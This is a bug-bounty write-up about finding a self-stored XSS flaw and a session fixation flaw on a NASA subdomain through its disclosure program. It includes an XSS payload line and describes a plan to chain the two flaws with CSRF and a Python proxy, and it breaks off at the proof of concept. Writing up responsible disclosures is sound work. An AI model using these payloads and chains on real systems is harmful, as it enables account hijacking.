
A few months ago, I read an intriguing article by Valerio “MrSaighnal” Alessandroni, detailing how he earned a letter of acknowledgment from NASA for reporting a vulnerability. That story stuck with me.
NASA’s Vulnerability Disclosure Program (VDP) is a non-monetary initiative that invites security researchers to report vulnerabilities in NASA’s public-facing systems. Unlike traditional bug bounties, the reward is purely ethical hacking glory – but with a cosmic twist.
For valid P3 or higher vulnerabilities, researchers receive:
- 📜 A personalized Letter of Acknowledgment
- ✨ Public listing in NASA’s Hall of Fame
👾 Challenge accepted 👾
Vulnerability Hunting
Domain Recon
While developing an automated domain reconnaissance tool, I needed a worthy target to test its capabilities. NASA’s Vulnerability Disclosure Program (VDP), with its vast constellation of subdomains and complex infrastructure, seemed like the perfect challenge.
After scanning and cataloging hundreds of potential targets, I began hunting for particularly interesting subdomains.
Self-Stored XSS (Cross-Site Scripting)
My initial discoveries were underwhelming, a few self-XSS flaws (automatically classified as P5) that didn’t qualify for recognition, along with several P3 duplicates that had already been reported. The hunt was proving tougher than expected.
Then came the breakthrough during one of those late-night hacking sessions I stumbled upon an intriguing subdomain hosting a web application protected by a login portal.
Here’s what made the vulnerability interesting:
Registration was open to all users.
Various post-login functionalities were available.
User input was not properly sanitized.
While navigating the website as an authenticated user, I began testing various functionalities until I discovered the ability to store a custom configuration tied to the current application. This configuration is automatically loaded upon each user login, and its values are directly reflected within the application’s interface.
I attempted to insert the following simple XSS payload:
<img src=x onerror=alert(document.domain)>
The following HTTP POST request was used to save the new configuration.

I successfully saved the malicious payload persistently in the web application configuration, leading to a successful XSS attack!

Unfortunately, it was classified as a Self-Stored XSS (P5) since it was limited to my own account. According to the BugCrowd taxonomy, it was deemed an Informational Vulnerability.

Session Fixation
Since the Self-Stored XSS was classified as P5 and the only way to persist it across different users was by hijacking the session (Session Hijacking), I noticed that no cookies were used. Instead, the sessionid was passed in the body of the request.
This prompted me to analyze the authentication flow, eager to understand how the sessionid was generated and utilized by the application. During my investigation, I uncovered a more critical flaw: it is possible to retrieve a sessionid from the server and set it before logging in. Once the login is completed, the sessionid remains unchanged and is not invalidated.
An attacker could exploit this token to perform various requests as the victim.
Authentication Flow

- Login Initiator: The login process to the web application begins with an HTTP POST request to obtain a valid sessionid from the server, which is then directly included in the response.

- Request Login Form: A POST request is made, containing the information obtained from the Login Initiator in the request body. The response returns an HTML page with a login form, where hidden input fields are pre-populated with values from the body (such as the sessionid and host).

Here an example of the form generated using the sessionid passed in the previous request:
<form action='https://<REDACTED>.nasa.gov/<REDACTED>/LoginSubmit' name='loginform' method='post'>
<fieldset>
<input type='hidden' id='loginid' name='loginid' value=ID />
<input type='hidden' id='sessionid' name='sessionid' value=ID />
<input type='hidden' name='host' value='HOST' />
<input type='hidden' name='loginpath' value='LOGIN_PATH' />
<div class='ffield'>
<label for='uid'>User ID: </label>
<input type='text' id='uid' name='uid' size=25 />
<p>
<label for='pwd'>Password: </label>
<input type='password' id='pwd' name='pwd' size=25 /> <a href='#' onmousedown='toggleDiv()'>Forgot your password?</a>
</p>
<SNIPPET>
</fieldset>
</form>
- Login Monitor: An HTTP POST request is made to monitor for a successful login. Once the user is logged in, this request returns the user’s information, such as username and email.

- Login Submit: Once the login is completed, the sessionid retrieved during the Login Initiator phase and the username obtained during the Login Monitor phase are used to execute various requests within the web application.
In this way, an attacker could exploit the session fixation vulnerability to force the victim to use a known sessionid, effectively impersonating the victim.
This finding hit P3 status, which meant one beautiful thing:
“I’m eligable for NASA acknowledgment letter!”

Exploit Chain Analysis
As I stared at these two seemingly isolated findings, a dangerous possibility emerged:
“What if I could combine the session fixation flaw with this persistent Self-Stored XSS? Could these P3 and P5 vulnerabilities somehow create a greater-level threat?”

All the pieces aligned:
✅ Session id persisted post-authentication
✅ XSS request using sessionid
✅ No anti-CSRF token protection
The potential attack vector became clear:
- Session Fixation + CSRF: Force a victim to login with a known sessionid
- Self-Stored XSS: Store and trigger the stored XSS payload using the victim’s sessionid
Proof of Concept

1. Create a Python server (Attacker Proxy Server)
A custom Python-based proxy server was developed to intercept and initiate the Login Initiator request in order to capture the sessionid and host that would later be used by the victim. Additionally, the proxy was used to monitor login activity and extract the authenticated user’s details (e.g. username), which were essential to successfully perform a Stored Cross-Site Scripting (XSS) attack. Once the username was obtained, the Stored XSS request was executed, ensuring that it would be triggered automatically upon the victim’s next login to the web application.
